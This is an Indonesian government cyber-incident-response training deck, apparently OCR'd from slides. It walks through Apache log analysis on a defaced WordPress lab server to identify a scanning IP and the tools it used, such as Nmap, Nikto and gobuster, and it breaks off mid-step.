
Bimbingan Teknis Kesiapsiagaan Penanganan Insiden Siber

PENANGANAN EXPLOITASI WEB SERVER – SESI DETECTION & ANALYSIS

Achmad Ridho, S.Tr.TP
Sandiman Pertama pada Direktorat KSS Pemda
Badan Siber dan Sandi Negara

TAHAPAN PENANGANAN INSIDEN



Preparation

1. Preparing to handle incident
   - 1.1 Incident Handler Communications & Facilities
   - 1.2 Incident Analysis - Hardware & Software
   - 1.3 Incident Analysis Resources
   - 1.4 Incident Mitigation Software
2. Preventing incident

Detection & Analysis

1. Attack Vectors
2. Signs of an Incident
3. Incident Analysis
4. Incident Documentation
5. Incident Prioritization
6. Incident Notification

Containment, Eradication & Recovery

1. Containment
2. Evidence Gathering and Handling
3. Identifying the Attacking Hosts
4. Eradication & Recovery

Post-Incident Activity

1. Lessons learnt
2. Using Collected Incident Data
3. Audit
4. Evidence Retention

DETECTION & ANALYSIS

***FILES LOG**

SKENARIO

Pada Bulan Juni 2022, tim monitoring Gov-CSIRT mendapati adanya aduan siber perihal adanya sebuah website yang muncul halaman untuk judi online. Adapun link yang dikirimkan oleh pelapor adalah http://xxx.xx.xx/wp-content/themes/hestia/

Gov-CSIRT berhasil melakukan koordinasi dan mendapatkan artefak sistem website tersebut, untuk dijadikan sebagai media pembelajaran CSIRT pada Sektor Pemerintah.

Saat ini, tim anda merupakan tim *Incident Response* untuk melakukan penyelidikan secara mendalam pada artefak tersebut. Berikut informasi artefak tersebut :

Alamat IP	: 192.168.56.145
Username/Password	: adminsvr/admin

RINCIAN TAHAPAN PENANGANAN INSIDEN


- Buktikan bahwa artefak berisi mengenai aksi peretasan dan penyisipan halaman untuk Judi Online
  - Cek via browser pada alamat dan path sesuai kronologi awal
- Lakukan identifikasi dan analisa (compromise assesement) secara mendalam pada artefak tersebut untuk menemukan bukti peretasan
  - pada files/directory dan malicious file/code, pada aplikasi/proses berjalan, pada layanan terjadwal, pada aktivitas login dan daftar user, analisa log
- Melakukan eradikasi, recovery, audit, vulnerability assesment
- Memetakan detail insiden yang terjadi

INFORMASI YANG PERLU DICARI TAHU

Lakukan deteksi dan analisis terhadap sistem yang terkena serangan tersebut dengan menjawab beberapa pertanyaan berikut :

- Temukan IP yang melakukan hal yang mencurigakan ?
- Apa yang dilakukan oleh IP tersebut ?
- Sebutkan tools apa saja yang digunakan untuk melakukan serangan ?
- Apakah ada backdoor yang di*upload* oleh penyerang ?
- Apakah penyerang membuat user baru?
- Apakah penyerang menjalankan program *malicious*?

DIREKTORI DEFAULT LOG WEB SERVER



```
adminsvr@ubuntu:~$ cd /var/log/apache2/
adminsvr@ubuntu:/var/log/apache2$ ls -alt
total 13708
drwxr-x---  2 root adm        4096 Feb 14 01:15 .
-rw-r-----  1 root adm        1072 Feb 14 00:09 access.log
-rw-r-----  1 root adm         241 Feb 14 00:03 error.log
-rw-r-----  1 root adm        1160 Feb 14 00:03 error.log.1
drwxrwxr-x 18 root syslog     4096 Feb 14 00:03 ..
-rw-r-----  1 root adm       55453 Feb 13 23:55 access.log.1
-rw-r-----  1 root adm         186 Feb  9 09:11 error.log.2.gz
-rw-r-----  1 root adm         554 Feb  6 07:11 error.log.3.gz
-rw-r-----  1 root adm        1340 Jan 30 01:01 error.log.4.gz
-rw-r-----  1 root adm       26648 Jul 13  2022 access.log.2
-rw-r-----  1 root adm         635 Jul  9  2022 error.log.5.gz
-rw-r-----  1 root adm       11345 Jun 18  2022 error.log.6.gz
-rw-r-----  1 root adm    13897120 Jun 18  2022 access.log.3
-rw-r-----  1 root adm           0 Jun 14  2022 other_vhosts_access.log
adminsvr@ubuntu:/var/log/apache2$ cat access* | awk '{print $1}' | sort | uniq -c
     51 ::1
      1 10.0.2.15
     20 10.0.2.2
      3 127.0.0.1
     57 192.168.2.1
 101334 192.168.2.138
    619 192.168.2.145
    214 192.168.56.1
      3 192.168.56.145
adminsvr@ubuntu:/var/log/apache2$
```

Hal pertama yang perlu dilakukan adalah pengecekan ke dalam log web server, dalam hal ini pada direktori **/var/log/apache2/**


Lakukan filterisasi dan parsing dengan menggunakan syntax 'awk'
Gunakan perintah berikut :
# cat access* | awk '{print $1}' | sort | uniq -c

Maka akan didapatkan beberapa IP yang tercatat dalam **access.log** yang selanjutnya akan diperiksa apa saja aktifitas yang dilakukan masing-masing IP tersebut

Terdapat IP yang mencurigakan yang melakukan banyak akses ke server:

- **192.168.2.138**

CEK AKTIFITAS IP YANG MENCURIGAKAN



```
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "192.168.2.138" | head -n 100
192.168.2.138 - - [18/Jun/2022:08:29:33 -0700] "GET / HTTP/1.0" 301 201 "-" "-"
192.168.2.138 - - [18/Jun/2022:08:29:38 -0700] "GET /nmaplowercheck1655566177 HTTP/1.1" 404 455 "-" "Mozilla/
5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.2.138 - - [18/Jun/2022:08:29:38 -0700] "POST /sdk HTTP/1.1" 404 455 "-" "Mozilla/5.0 (compatible; Nma
p Scripting Engine; https://nmap.org/book/nse.html)"
192.168.2.138 - - [18/Jun/2022:08:29:38 -0700] "GET / HTTP/1.0" 301 201 "-" "-"
192.168.2.138 - - [18/Jun/2022:08:29:38 -0700] "GET /evox/about HTTP/1.1" 404 455 "-" "Mozilla/5.0 (compatibl
e; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.2.138 - - [18/Jun/2022:08:29:38 -0700] "GET /HNAP1 HTTP/1.1" 404 455 "-" "Mozilla/5.0 (compatible; Nm
ap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.2.138 - - [18/Jun/2022:08:29:38 -0700] "GET / HTTP/1.0" 301 201 "-" "-"
192.168.2.138 - - [18/Jun/2022:08:29:38 -0700] "GET / HTTP/1.1" 200 14886 "-" "-"
192.168.2.138 - - [18/Jun/2022:08:32:00 -0700] "GET / HTTP/1.0" 301 201 "-" "-"
192.168.2.138 - - [18/Jun/2022:08:32:00 -0700] "POST /sdk HTTP/1.1" 404 455 "-" "Mozilla/5.0 (compatible; Nma
p Scripting Engine; https://nmap.org/book/nse.html)"
192.168.2.138 - - [18/Jun/2022:08:32:00 -0700] "GET /nmaplowercheck1655566319 HTTP/1.1" 404 455 "-" "Mozilla/
5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.2.138 - - [18/Jun/2022:08:32:00 -0700] "GET / HTTP/1.0" 301 201 "-" "-"
192.168.2.138 - - [18/Jun/2022:08:32:00 -0700] "GET /evox/about HTTP/1.1" 404 455 "-" "Mozilla/5.0 (compatibl
e; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.2.138 - - [18/Jun/2022:08:32:00 -0700] "GET /HNAP1 HTTP/1.1" 404 455 "-" "Mozilla/5.0 (compatible; Nm
ap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.2.138 - - [18/Jun/2022:08:32:00 -0700] "GET / HTTP/1.0" 301 201 "-" "-"
192.168.2.138 - - [18/Jun/2022:08:32:00 -0700] "GET / HTTP/1.1" 200 23185 "-" "-"
192.168.2.138 - - [18/Jun/2022:08:40:54 -0700] "GET / HTTP/1.1" 200 28365 "-" "Mozilla/5.00 (Nikto/2.1.6) (Ev
asions:None) (Test:Port Check)"
192.168.2.138 - - [18/Jun/2022:08:40:55 -0700] "GET / HTTP/1.1" 200 28364 "-" "Mozilla/5.00 (Nikto/2.1.6) (Ev
asions:None) (Test:getinfo)"
192.168.2.138 - - [18/Jun/2022:08:40:55 -0700] "GET / HTTP/1.1" 200 28364 "-" "Mozilla/5.00 (Nikto/2.1.6) (Ev
```

Gunakan sintaks:

#cat access* | grep "192.168.2.138" | head -100


Terdapat aktifitas scanning web dengan menggunakan tools :

- Nmap
- Nikto

CEK TOOLS YANG DIGUNAKAN

Gunakan sintaks :

awk -F'"' '/GET/ {print $6}' access* | cut -d' ' -f1 | sort | uniq -c | sort –rn




```
adminsvr@ubuntu:/var/log/apache2$ awk -F'"' '/GET/ {print $6}' access* | cut -d' ' -f1 | sort | uniq -c | sort -rn
  93336 gobuster/3.1.0
   7614 Mozilla/5.00
    783 Mozilla/5.0
    109 -
     62 ()
     58
     19 WPScan
     13 ./.\\\
      3 )</script>
      2 WordPress/5.0.13;
      2 curl/7.82.0
adminsvr@ubuntu:/var/log/apache2$
```

Terdapat tool **gobuster/3.1.0** yang melakukan banyak *request*/permintaan ke server maka kita perlu melakukan filterisasi terhadap permintaan tersebut

MENCARI INFORMASI TERKAIT gobuster/3.1.0

Untuk mempermudah kita mendapatkan informasi lebih terkait aktifitas yang dilakukan **gobuster/3.1.0** maka kita perlu melakukan filterisasi dengan sintaks berikut:
# **cat access* | grep "gobuster" | cut -d " " -f 9 | sort -n | uniq -c**




```
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "gobuster" | cut -d " " -f9 | sort -n | uniq -c
